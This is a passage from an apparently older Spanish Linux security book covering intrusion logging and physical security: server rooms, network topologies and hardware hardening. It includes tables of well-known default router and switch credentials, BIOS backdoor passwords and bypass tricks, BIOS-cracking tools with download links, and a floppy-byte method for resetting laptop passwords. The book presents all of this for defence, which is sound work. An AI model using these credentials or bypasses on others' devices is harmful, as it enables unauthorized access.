- Registra todas las conexiones de la red, la dirección IP de la que parte cada una de ellas, su longitud y, en algunos casos, el nombre de usuario y sistema operativo de la persona que realiza el ataque.
- Registra los archivos que solicitan los usuarios remotos.
- Puede registrar qué procesos se encuentran bajo el control de cualquier usuario.
- Puede registrar todos y cada uno de los comandos que ha emitido un usuario determinado.

NOTA

Tenga en cuenta que muchos, pero no todos, de los servicios de red de Linux llevan a cabo un registro profundo. Para obtener más información acerca de las capacidades de registro de Linux, véase el Capítulo 20, "Detección de intrusiones".

Los registros son indispensables cuando se investigan las intrusiones en la red, aun cuando dichas investigaciones se realicen a posteriori. Sin embargo, dado que Linux graba los registros en tiempo real, se podría pensar que debe de haber alguna forma en la que Linux responda a los ataques. Dicha forma existe y ahora vamos a ver cómo se detectan las intrusiones en Linux.

Detección de intrusiones

La detección de intrusiones es una ciencia relativamente nueva, por lo que hay muy pocos sistemas operativos que incluyan herramientas de detección de intrusiones. De hecho, hace muy poco tiempo que dichas herramientas se han introducido en las distribuciones estándar de Linux. Pero incluso en tan breve periodo de tiempo, han mejorado considerablemente.

Entre las herramientas con que cuenta Linux y los complementos que pueden descargarse de Internet, es posible establecer una avanzada capacidad de detección de intrusiones. Por ejemplo:

- Es posible hacer que Linux registre los intentos de intrusión y que avise cuando se produzcan dichos ataques.
- Es posible hacer que Linux acometa acciones predefinidas cuando los ataques cumplan unos criterios específicos (como, por ejemplo, **si la persona que ataca hace esto, haz esto**).
- Es posible hacer que Linux distribuya desinformación, como por ejemplo, que imite a un sistema operativo que no sea Linux. La persona que lleva a cabo el ataque pensará que está desprotegiendo un sistema Windows NT o Solaris.

De hecho, la mayoría de las distribuciones de detección de intrusos y de engaños son conjuntos de herramientas. Por consiguiente, el único límite a lo que haga Linux cuando se produzca un ataque lo impone su imaginación.

NOTA

En el Capítulo 20, "Detección de intrusiones", puede encontrar más información sobre las capacidades de detección de intrusos.

Todos estos mecanismos forman los componentes individuales de la compleja arquitectura de seguridad de Linux. Uno a uno, es posible que no parezcan tan extraordinarios, pero cuando se utilizan de forma conjunta, constituyen un exhaustivo método global en lo relativo a la seguridad de redes.

Resumen

Linux proporciona una total libertad técnica, unas infinitas posibilidades de desarrollo, un *networking* extremo y una computación muy fiel. Sin embargo, este paquete tiene un precio. Como usuario de Linux, debe familiarizarse con la seguridad de redes. A lo largo de este libro, vamos a examinar las características de seguridad de Linux y cómo distribuirlas. Pero antes, en el Capítulo 2, vamos a explicar un tema que hasta cierto punto no sirve más que para refrescar ideas: la seguridad física.

CAPÍTULO 2

Seguridad física

En este capítulo

Ubicación del servidor y el acceso físico a él.
Topología de red.
Hardware de red.
Estaciones de trabajo y seguridad.
Resumen.

La mayoría de los libros sobre seguridad actuales se centran en la seguridad en red, ya que es un tema realmente candente. Sin embargo, algo que se suele pasar por alto es que los servidores son más vulnerables a los ataques físicos que a los remotos. Los culpables más frecuentes son:

- Usuarios locales malintencionados.
- Vándalos.
- Ladrones.
- Otras criaturas que surgen en la noche.

De hecho, no sólo es más probable que ataquen a un servidor con un hacha que mediante una utilidad de *spoofing*, sino que cuando esta tragedia ocurre, los efectos posteriores pueden ser mucho más devastadores. Si revientan un sistema de forma remota, siempre se puede reiniciar, reinstalar o reconfigurar, pero si ha sido dañado o puesto en peligro físicamente, el problema puede ser más serio.

Éstos son los motivos por los que la seguridad física debe ser su primer objetivo. Pese a que muchas medidas de seguridad física parecen obvias (puesto que la mayoría de ellas se basan en ejercitar el sentido común), sistemáticamente los usuarios no las aplican.

Reconociendo este hecho, es el momento de hacer un breve curso recordatorio de la seguridad física básica de las computadoras. Vamos a estudiar desde fuera:

- Ubicación del servidor y el acceso físico a él.
- Topologías de red.
- Contraseñas de BIOS y de consola.
- Controles biométricos de acceso.
- Hardware de red.
- Seguridad general del hardware.

Ubicación del servidor y acceso físico a él

Los dos aspectos más importantes son: el lugar en que se encuentra ubicado el servidor y las personas que tienen acceso físico al mismo. Los especialistas en seguridad llevan mucho tiempo sosteniendo que si usuarios malintencionados tienen acceso físico, los controles de seguridad son inútiles y dicha afirmación es totalmente cierta. Salvo raras excepciones, casi todos los sistemas de computación son vulnerables a ataques *in situ*.

Desde luego, **ataque** puede significar muchas cosas en este contexto. Por ejemplo, imagine que ha dejado a algún usuario malintencionado solo con sus servidores durante 10 segundos, es muy probable que éstos sufran daños importantes en ese intervalo de tiempo. El usuario podría realizar un rudimentario ataque de denegación de servicio desconectando cables, desconectando hardware de red o reiniciando los servidores.



La denegación de servicio es un estado que se produce cuando un usuario deja inoperativo un servidor de forma malintencionada haciendo que deniegue el servicio a usuarios legítimos. Puede obtener más información al respecto en el Capítulo 17, "Ataques de denegación de servicio".

Pero estos actos casi nunca se dan en oficinas. Su mayor preocupación deberían ser los usuarios locales autorizados, aquéllos que tienen al menos autorización limitada para acceder al sistema. Se ha estimado que el 80% de las intrusiones provienen del personal interno. El motivo es que este personal tiene acceso a información que los agresores remotos a menudo no pueden obtener.

Pero ésta no es la única ventaja que tiene el personal interno. La confianza es otra más. En muchas empresas, los empleados de confianza deambulan libremente sin temor a que les hagan preguntas. Después de todo, se supone que están en su sitio y a nadie se le ocurre cuestionar su presencia, a menos que entren en un área restringida. Así que, ¿cómo se puede proteger un sistema frente a los enemigos internos?

Las agencias gubernamentales y los proveedores de servicios de Internet tienen una amplia experiencia en esta materia y merece la pena seguir su ejemplo. Si el sistema es para toda una empresa, se puede planificar un **centro de operaciones de red** (NOC).

El centro de operaciones de red (NOC)

Un NOC es un área restringida en la que se encuentran los servidores. Éstos suelen estar asegurados con pernos, fijados a bastidores o asegurados de alguna otra manera, junto con el hardware de red esencial.

Idealmente, un NOC debería ser una oficina independiente a la que tuviesen acceso muy pocas personas. Aquellas personas que estén autorizadas deberían tener claves. (Un buen método es el uso de tarjetas de acceso que incluso restrinjan el acceso de los usuarios autorizados a ciertas horas del día.) Por último, merece la pena llevar un registro escrito de acceso y ordenar que incluso el personal autorizado firme al entrar y al salir.

Asegúrese también de que el NOC o sala de computadoras cumple los siguientes requisitos:

- Debe encontrarse dentro de otro espacio de la oficina y alejado del público; es preferible que no se encuentre en la planta baja.
- La sala y los pasillos que conducen a ella deben ser totalmente opacos: sin puertas de cristal.
- Las puertas de acceso deben tener un blindaje que incluya el cerco de la puerta. Esto evita que los intrusos fuercen la cerradura.

- Si se emplea vigilancia (circuito cerrado de TV o imágenes instantáneas secuenciales), dirija la señal desde la cámara a un VCR remoto. Esto le garantiza que aunque los ladrones dañen el equipo y se lleven la cinta, seguirá teniendo pruebas.
- Mantenga todos los dispositivos de almacenamiento en un lugar seguro, o aún mejor, en un lugar distinto.

Además, hay que promulgar estrictas normas escritas que prohiban al usuario medio entrar al NOC. Dichas normas deberían incluirse como claúsulas en los contratos de trabajo. De esta forma, todos los empleados las conocerán y sabrán que si las violan pueden enfrentarse a un despido.

En los siguientes documentos, puede encontrar normas más específicas:

- **A Survey of Selected Computer Policies from Institutions of Higher Education al Brown University**. Contiene un buen compendio de resúmenes sobre políticas de seguridad de varias instituciones. Está en http://www.brown.edu/Research/Unix_Admin/cuisp/.
- **CAF "Academic Computing Policy Statement Archive" at the Electronic Freedom Foundation**. Es un conjunto de archivos interesante en el que se examinan y se someten a crítica las políticas de muchos colegios. Naturalmente, como EFF es un grupo de presión, su crítica muestra a menudo agujeros, inconsistencias o ambigüedades en políticas. Esto es probablemente más útil para determinar lo que no hay que hacer. Se encuentra en http://www.eff.org/pub/CAF/policies/.
- **Site Security Handbook, Request for Comments 2196 / FYI 8**. Esta versión actualizada (septiembre de 1997) abarca muchos puntos de interés. Se encuentra en ftp://nic.merit.edu/documents/fyi/fyi8.txt.
- **The San Francisco State University Computing and Communications Services Security Guide**. Un buen ejemplo de política, que se encuentra en http://www.sfsu.edu-helpdesk/docs/rules/security.htm.

Topología de red

La topología de red se compone de la distribución de la red, sus distintos componentes y la forma en que se conectan entre sí. Dado que la topología de red determina el modo en que se conectan los dispositivos de hardware y la forma en que fluye la información a través de dichas conexiones, tiene claras implicaciones de seguridad. Esta sección se centrará brevemente en dichas implicaciones y en cómo minimizar el riesgo.

Topologías de red seleccionadas

Existen muchas topologías de red, pero hay tres especialmente frecuentes en las redes de área local:

- *Bus*.
- Anillo.
- Estrella.

Al elegir una de estas topologías, hay que tener en cuenta tres riesgos principales:

- **Punto único de fallo**: es un punto (un servidor, un *hub*, un cable o un *router*) al que se conectan uno o varios dispositivos de red. Si este punto de conexión falla, una o varias estaciones de trabajo pierden su conexión a la red. Toda red tiene al menos un punto de fallo. En las redes con misiones críticas su tarea consistirá en minimizar los efectos de una salida de las mismas (en otras palabras, un control de daños). Como podrá comprobar, las diferentes topologías imponen diferentes limitaciones al respecto.
- **Susceptibilidad de "escucha electrónica"**: es la práctica de captura subrepticia del tráfico de red. Todas las topologías son susceptibles de sufrir escuchas electrónicas en cualquier grado. Sin embargo, algunas topologías son más susceptibles que otras. (Para obtener más información acerca de las escuchas electrónicas, véase el Capítulo 7, "Sniffers y escuchas electrónicas".)
- **Tolerancia a fallos**: en este contexto, ésta es la capacidad de la red para "recibir una paliza y seguir en liza". Si falla una, dos o cinco estaciones de trabajo, ¿seguirán funcionando las restantes? Si la red es tolerante a fallos, la respuesta es **sí**.

Topología de bus

En la topología de bus (también llamada **topología de bus lineal**), un único flujo de datos (*backbone* de la red) soporta a todos los dispositivos de la red. Véase la Figura 2.1.

Las redes de *bus* típicas se apoyan en una *backbone* ininterrumpida de cable coaxial. Esto implica dos puntos únicos de fallo: el servidor y la *backbone*. Si falla cualquiera de ellos, todas las estaciones de trabajo perderán su conexión a la red.

¿Es este tipo de red tolerante a fallos? Depende de si cada estación de trabajo tiene una instalación completa del sistema operativo de red y las aplicaciones necesarias para ejecutar tareas críticas. En caso contrario, la red no es tolerante a fallos.

Hace unos años, dichas redes no eran probablemente tolerantes a fallos. La configuración descrita en la Figura 2.1 era común a las redes Novell NetWare de antaño. La configuración típica era un servidor de archivos acompañado por clientes sin unidad de disco o **estaciones de trabajo**. Cuando estas estaciones de trabajo perdían la conexión a la red, el trabajo se detenía.

NOTA

Los clientes sin disco o terminales son máquinas con el mínimo de *software* imprescindible, normalmente un disquete de arranque o firmware que puede llamar a un

servidor de arranque y recibir comandos de arranque. Dichas máquinas no tienen aplicaciones locales y pueden, incluso, funcionar sin unidad de disco duro.




FIGURA 2.1
Topología de bus.

Por otro lado, si todas las estaciones de trabajo de la Figura 2.1 tuvieran una instalación completa de Linux, una parte del trabajo podría continuar incluso aunque la *backbone* hubiese fallado.

En cualquier caso, por diversos motivos la topología de *bus* no es la mejor opción. En primer lugar, si va a encadenar una red Linux, es probable que desee utilizar la tecnología cliente-servidor (quizá en una intranet). Las redes en *bus* proporcionan un rendimiento muy pobre en estos entornos. Las *backbones* en *bus* convencionales sólo gestionan las transmisiones de una en una y presentan una alta tasa de colisiones, lo que es incompatible con las órdenes de transacción cliente-servidor o las conexiones constantes entre *hosts*. Un gran tráfico web sobre una red en *bus*, por ejemplo, podría dar lugar a una degradación del rendimiento.

Además, dado que el tráfico de red está confinado en un solo cable, es difícil solucionar problemas de exceso de tráfico, colisión de paquetes y paquetes ignorados. Este hecho se agrava por la carencia de control centralizado que se puede lograr a través de *hubs* o *switches* inteligentes.

Por último, la topología en *bus* es muy sensible a escuchas. Exceptuando el uso de controles adicionales, cualquier estación de trabajo de la Figura 2.1 podría interceptar transmisiones dirigidas a cualquiera de sus homólogas.

Así que, si todo esto es cierto, ¿por qué se utiliza la topología en *bus?* Porque es rápida, barata y razonablemente eficaz, una estupenda solución para redes domésticas cerradas.

Topología en anillo

En la topología en anillo vuelve a haber un único alimentador de red al que están conectadas todas las máquinas. Véase la Figura 2.2.




FIGURA 2.2
Topología en anillo.

Al igual que en la topología en *bus*, la topología en anillo mantiene al menos dos puntos de fallo: el servidor y el cable. Si cualquiera de ellos deja de funcionar, todas las estaciones de trabajo pueden perder la conexión a la red.

Sin embargo, en este escenario hay otros fallos que también pueden interrumpir la red. Mientras que en la topología en *bus* no se corre generalmente ningún riesgo si fallaba una estación de trabajo, en la topología en anillo sí puede haberlo. En la topología en anillo, las máquinas funcionan como repetidores. Por ejemplo, un mensaje enviado desde el servidor a la Estación de trabajo C podría muy bien tener que pasar por las estaciones de trabajo A, B y, finalmente, por C. De ahí que, si fallan el servidor y la Estación de trabajo B, es posible que las estaciones A y C no puedan transmitir mensajes, y viceversa. Si dejan de funcionar las estaciones de trabajo A y C, se puede interrumpir la conexión entre el servidor y la Estación de trabajo B.

NOTA

Entre las excepciones se encuentran las redes con interfaz de datos distribuidos por fibra (FDDI).

Como ya habrá deducido, la topología en anillo ofrece varias entradas para los agresores. En primer lugar, pueden llevar a cabo fácilmente ataques de denegación de servicio sin más que echar abajo determinadas estaciones de trabajo. Y lo más importante es que, como los mensajes se pasan en la misma dirección y pueden atravesar muchas estaciones de trabajo en su recorrido, la topología en anillo es muy vulnerable a escuchas electrónicas.

Topología en estrella

Lo que distingue fundamentalmente a la topología en estrella de la topología en anillo o en *bus* es su centralización. En la topología en estrella, todas las estaciones de trabajo del segmento en uso se conectan a un solo dispositivo de hardware, normalmente un *switch* o un *hub*. Véase la Figura 2.3.




FIGURA 2.3
Topología en estrella.

Ésto puede activar la gestión individual y la resolución de problemas en el flujo de datos de cada estación de trabajo. También, a diferencia de las redes en anillo, las redes en estrella pueden sobrevivir a un fallo de varias estaciones. Aunque fallaran las tres estaciones de trabajo, la cuarta continuaría operando sin problemas. Y

si las estaciones de trabajo estuviesen ajustadas adecuadamente, dicha configuración puede ser bastante tolerante a fallos.

Además, las redes en estrella ofrecen importantes ventajas de seguridad sobre sus equivalentes en *bus* y anillo. Con un hardware de red avanzado, se puede llevar a cabo una refinada segmentación (dividiendo la red en islas) y proteger el flujo de datos de cada estación de trabajo de escuchas mediante cifrado.

Desde luego, las redes en estrella también tienen sus desventajas. Una de ellas es que la centralización ofrece un único punto de fallo crítico. Si los agresores dejan fuera de servicio el hardware de la red, pueden inhabilitar segmentos completos. Además, el rendimiento de las redes en estrella puede empeorar bajo grandes cargas, sobre todo si utiliza *hubs* de acceso por contienda en lugar de *switches* que separan los anchos de banda. Esto se debe a que cada transmisión debe pasar a través de una estación central.

Resumen de la seguridad de las topologías

Antes de elegir una topología, hay que tener en cuenta muchos factores, entre los que se incluyen:

- Si las estaciones de trabajo van a tener un software local.
- Otros sistemas operativos de red que podría utilizar.
- Los protocolos que van a funcionar en la red.
- Los requisitos de ancho de banda y distancia.

Recomendamos la topología en estrella y, si se lo puede permitir, un hardware de red inteligente. En cualquier caso, he aquí algunas indicaciones para reducir al mínimo el riesgo:

- Elija una topología o implementación de red que ofrezca una gestión y una resolución de problemas centralizadas de la conexión.
- Si la red es grande, divídala en segmentos, ya que ello permite una mejor gestión y mayor seguridad al limitar hasta dónde puede llegar un fallo de seguridad.
- Diseñe la red con tolerancia a fallos y pensando en posibles fallos. Cuando la configure, intente limitar los puntos de fallo al mínimo posible.
- Aísle el hardware de los usuarios sacándolo de las áreas comunes.
- Aísle el cableado. Si es posible, lleve el cableado principal de la red a través de las paredes y proporcione conexiones mediante latiguillos de cable blindado en cada puesto. Esto ayudará a prevenir intervenciones encubiertas de la red. (Muchas empresas llevan su cableado por el falso techo. Intente no hacerlo. En los edificios con varias oficinas, todos los vecinos de la misma planta comparten este espacio. Cualquiera de una oficina adyacente podría subirse fácilmente a una escalera, levantar los paneles del techo y tropezar con su cableado.)

- Si puede pagarlo, utilice hardware y software con posibilidad de cifrado en toda la LAN.

Hardware de red

La seguridad del hardware de red es otro tema de vital importancia. Los errores cometidos a este nivel pueden llevar al desastre. Para comprenderlo, véase la Figura 2.4.




FIGURA 2.4
El hardware de la red forma pasarelas al mundo exterior.

Como muestra la Figura 2.4, el *router* es un punto crítico de ataque, una pasarela a través de la que los usuarios se comunican con el exterior y viceversa. Si los agresores consiguen colapsar los *routers*, *switches* o *hubs*, pueden denegar el servicio a mucha gente.

NOTA

Compare esto con los ataques a sistemas operativos específicos de red. Suponga que una red estuviese compuesta por tres máquinas Linux, tres máquinas Windows y tres Macintosh. Imagine también que unos agresores han efectuado un ataque de denegación de servicio dirigido a los sistemas Windows. Si dicho ataque tiene éxito, hará que fallen tres estaciones de trabajo, pero no afectará a las otras seis estaciones. Por

el contrario, si los agresores hacen que falle el *router* (un punto único de fallo), toda la red quedará inutilizada.

Medidas habituales de seguridad para el hardware de red

Puede evitar poner en peligro el hardware de red empleando algunas prácticas de sentido común. En la mayoría de los casos, estos pasos serán suficientes, ya que los problemas de los puntos vulnerables del hardware de red no son habituales comparados con los del software.

En la mayoría de los casos, el riesgo del hardware de red se produce por errores del operador. Muchos usuarios no activan el cifrado o no definen contraseñas de administración, de mantenimiento o de los usuarios, lo que deja la configuración del hardware intacta, como salió de fábrica, y abre el sistema a ataques.

La Tabla 2.1 enumera las posibles vías de ataque que se atribuyen a la configuración predeterminada o a los puntos vulnerables del hardware.

Tabla 2.1 Problemas habituales de contraseñas del hardware de red

Hardware	Problema
Switches 3Com	El *login* (debug) y la contraseña (synnet) de mantenimiento de varios *switches* 3Com, incluyendo CoreBuilder y SuperStack II, son muy conocidos. Cámbielos o póngase en contacto con 3Com en http://www.3com.com para obtener más información.
Ericsson Tigris	Algunos *routers* Ericsson Tigris permiten a usuarios remotos enviar comandos de validación sin autenticarlos, lo que se ha corregido a partir de la versión 11.1.23.3. Si su versión es anterior, actualícela o visite ACC en http://www.acc.com, donde encontrará más información.
Ascend Pipeline/MAX	Las contraseñas predeterminadas de Pipeline y MAX de Ascend son muy conocidas. Para aprender a cambiarlas, diríjase a: http://www.ascend.com/2694.html.
Bay Networks	Algunos productos de Bay Networks tienen una cuenta sin contraseña. Esta información ha sido ampliamente distribuida. Compruebe los suyos; la cuenta es User. Si le pasa a modo interactivo, defina una contraseña para la cuenta.
Adaptadores BreezeCom	Algunos adaptadores de estación de BreezeCom tienen contraseñas codificadas en hardware que no se pueden cambiar. Estas contraseñas han sido ampliamente distribuidas. Como las contraseñas van codificadas en hardware, no se puede hacer nada.

Tabla 2.1 Problemas habituales de contraseñas del hardware de red *(continuación)*

Hardware	Problema
Catalyst 1800	La contraseña predeterminada del Catalyst 1800 de Cisco es muy conocida. Cámbiela.
IOS 9.1 de Cisco	El hardware que ejecuta IOS 9.1 puede dejar escapar cadenas de transmisiones recientes, incluyendo contraseñas. Actualícelo a la última versión.
Compaq Netelligent	La contraseña predeterminada del Compaq Netelligent 8500 (superuser) es muy conocida. Cámbiela.
DCM BRASX/101	La contraseña predeterminada del Data Comm for Business BRASX/101 es muy conocida. Cámbiela.
Develcon Orbitor	Las contraseñas predeterminadas del *bridge* y del *router* de Orbitor (password y BRIDGE) son muy conocidas. Cámbielas.
Digital ATMswitch	Los nombres de usuario y las contraseñas predeterminadas del ATMswitch 900F son muy conocidos. Si aún no los ha cambiado, hágalo ahora.
FlowPoint 2000	Algunos *routers* FlowPoint 2000 DSL utilizan como contraseña predeterminada admin. Asegúrese de cambiar la suya.
Motorola CableRouter	Los productos Motorola CableRouter son vulnerables a ataques directos a través de login y de la contraseña predeterminada. Los agresores inician una sesión de *telnet* con el puerto 1024, introduciendo cablecom como *login* y router como contraseña. Cambie estos valores y actualice si es necesario.
SmartSwitch	La contraseña predeterminada de SmartSwitch Backup SBU6C y SBU14C (de Cabletron) es muy conocida. Cámbiela.
Shiva VPN Gateway	Las contraseñas predeterminadas de Shiva VPN Gateway (shiva o isolation) son muy conocidas. Cámbielas.
WebRamp M3	El *router* WebRamp M3 permite conexiones remotas a través de *telnet* incluso después de haber deshabilitado esta funcionalidad. Asegúrese de cambiar la contraseña de administración inmediatamente.

Asegúrese también de aislar el hardware de red de los usuarios locales en los que no confíe. Muchos *routers*, *bridges* y *switches* proporcionan los medios para realizar recuperación *in situ* de la contraseña.

Los usuarios no controlados que tengan acceso físico pueden acometer este procedimiento.

NOTA

Existen técnicas variadas de recuperación de contraseñas. En algunos casos, los agresores pueden llevar a cabo la recuperación en el acto. En otros, tienen que conectar primero un terminal sin CPU o un PC al *router*. Desde ahí, pueden forzar un arranque utilizando la memoria *flash* y reinicializar la unidad. Como resultado de esta operación, el *router* hace caso omiso de los valores almacenados y los agresores pueden ver o cambiar la contraseña. Para realizar todo este proceso, los agresores necesitan estar solos durante un dilatado periodo de tiempo, lo que hace que dicho ataque sea difícil de ejecutar. Sin embargo, los procedimientos de recuperación existen, por lo que debería permitir el acceso físico al *hardware* de red sólo al personal autorizado. (Para obtener más información sobre éstos y otros ataques, véase el Capítulo 5, "Ataques de contraseña".)

Resumen del hardware de red

Por último, presentamos aquí una serie de pasos que hay que seguir siempre que se instale hardware de red, ya sea nuevo o usado:

- Defina las contraseñas de administración, de mantenimiento y de los usuarios para evitar que los agresores puedan acceder a través de los valores predeterminados. Además, asegúrese de que dichas contraseñas no coinciden con otras contraseñas administrativas de la red.
- La mayoría de los *routers* (y algunos *switches*) admiten cifrado, pero no lo emplean por defecto. Asegúrese de que tiene activado el cifrado.
- Si no necesita el control remoto de administración (acceso mediante *telnet*), desactívelo.
- Si el hardware de red tiene puertos sensibles, filtre y bloquee el acceso a ellos.
- Si el hardware de red cuenta con opciones de verificación por expiración del tiempo de espera o por sesiones, utilícelas, ya que evitarán que los agresores puedan tomar el control o burlar las sesiones.

Estaciones de trabajo y seguridad

Cuando se aseguran estaciones de trabajo, hay que preocuparse principalmente del acceso físico y del robo. Entre las herramientas de prevención típicas que se utilizan se incluyen:

- Contraseñas de BIOS y consola.
- Controles de acceso biométrico.
- Seguridad del modem.
- Dispositivos antirrobo.
- Dispositivos que marcan, identifican o hacen seguimientos de objetos robados.

Contraseñas de BIOS y consola

La mayoría de las arquitecturas (como X86, PPC o Sparc) utilizan contraseñas de BIOS-PROM, contraseñas de consola o de ambos tipos. Los fabricantes de hardware incluyen estos sistemas de contraseñas como una capa extra de seguridad, un obstáculo para disuadir a los usuarios esporádicos de fisgonear.

Las contraseñas de la BIOS o de la PROM evitan que los usuarios malintencionados accedan a la configuración del sistema, mientras que las contraseñas de consola suelen proteger los perfiles de usuario de la estación de trabajo. En cualquier caso, estos sistemas de contraseñas son, al menos, parcialmente efectivos y es conveniente usarlos siempre que le sea posible.

Sin embargo, no hay que olvidarse de establecer la contraseña de configuración y de usuario, ya que si no lo hace, podría acabar lamentándolo. Actualmente, las teclas y contraseñas predeterminadas de configuración de la BIOS de casi todos los fabricantes son muy conocidas. La Tabla 2.2 muestra algunas de ellas.

Tabla 2.2 Teclas de entrada y contraseñas bien conocidas de BIOS

Fabricante	Tecla de entrada o contraseña predeterminada
American Megatrends	Incluye AMI y AMI_SW.
Award	Incluye 589589, Award, AWARD, AWARD_SW y J262.
Teclas de entrada genéricas	Incluyen F1, F3, Ctrl+F1, Ctrl+F3, Ctrl+Mayús+Esc, Supr, Ctrl+Alt+Ins, Ctrl+Alt+S.
IBM Aptiva	Los agresores pueden ignorar la contraseña de la BIOS presionando repetidamente los dos botones del ratón durante el arranque.
Toshiba	Algunos modelos permiten al operador ignorar la contraseña de protección de la BIOS manteniendo pulsada la tecla Mayús.

Asegúrese también de que la contraseña no coincida con otras que utilice en la red, lo que garantiza que si rompen la contraseña de la BIOS o de la consola, las aplicaciones o las restantes máquinas no estarán expuestas a ningún ataque.

Sin embargo, lo más recomendable es no fiarse de las contraseñas de la BIOS y de la consola como una línea seria de defensa, ya que tienen defectos inherentes. Uno de ellos es que los agresores pueden anular las contraseñas de la BIOS con sólo provocar un cortocircuito en la batería de la CMOS. En otros casos, ni siquiera necesitan hacerlo, ya que el fabricante de la placa base incluye un *jumper* que, colocado del modo adecuado, borrará la CMOS.

Más aún, los agresores van armados frecuentemente con barrenadores de BIOS (programas que borran los ajustes de la BIOS) o con utilidades de captura de contraseña de BIOS.

Tabla 2.3 Utilidades de captura y barrenadores de BIOS

Herramienta	Descripción
!BIOS de Bluefish	El paquete !BIOS es un conjunto de herramientas de propósito general para atacar a la BIOS que incluye barrenadores, utilidades de captura y herramientas de descifrado. !BIOS superará con facilidad la mayoría de las protecciones de contraseña de BIOS modernas. Se puede conseguir en http://homel.swipnet.se/~w-2702/11A/FILES/!BIOS310.ZIP.
AMIDECODE	Esta utilidad decodificará las contraseñas de BIOS de los sistemas de American Megatrends. Se puede obtener en http://www.swateam.org/noleech.
AMI Password Viewer	Esta utilidad de KORT lee, descifra y muestra las conraseñas de la BIOS de AMI. Puede descargarla en http://www.rat.pp.se/hotel/panik/archive/sklw.ami.zip.
AW.COM	Esta utilidad de Falcon n Alex rompe las contraseñas de la BIOS de Award. Se puede conseguir en http://www.lls.se/~oscar/files/pwd/aw.zip.



Los agresores a menudo crean herramientas sobre la marcha. Una técnica para hacerlo es dar formato a un disquete y escribir 4B 45 59 00 00 en los cinco primeros bytes del segundo sector. Tras reiniciar el equipo, los agresores pueden restablecer las contraseñas en varios sistemas, entre ellos los portátiles Toshiba.

Controles de acceso biométrico

Una aproximación más futurista a la seguridad física del hardware consiste en el uso de dispositivos de acceso biométricos. Estas herramientas autentican a los usuarios en base a características biológicas suyas, entre las que se incluyen:

- Olor corporal.
- Estructura facial.
- Huellas dactilares.
- Patrones de retina o de iris.
- Trazado de las venas.
- Voz.

Echemos una breve ojeada a la historia de la identificación biométrica.

Identificación biométrica: una perspectiva histórica

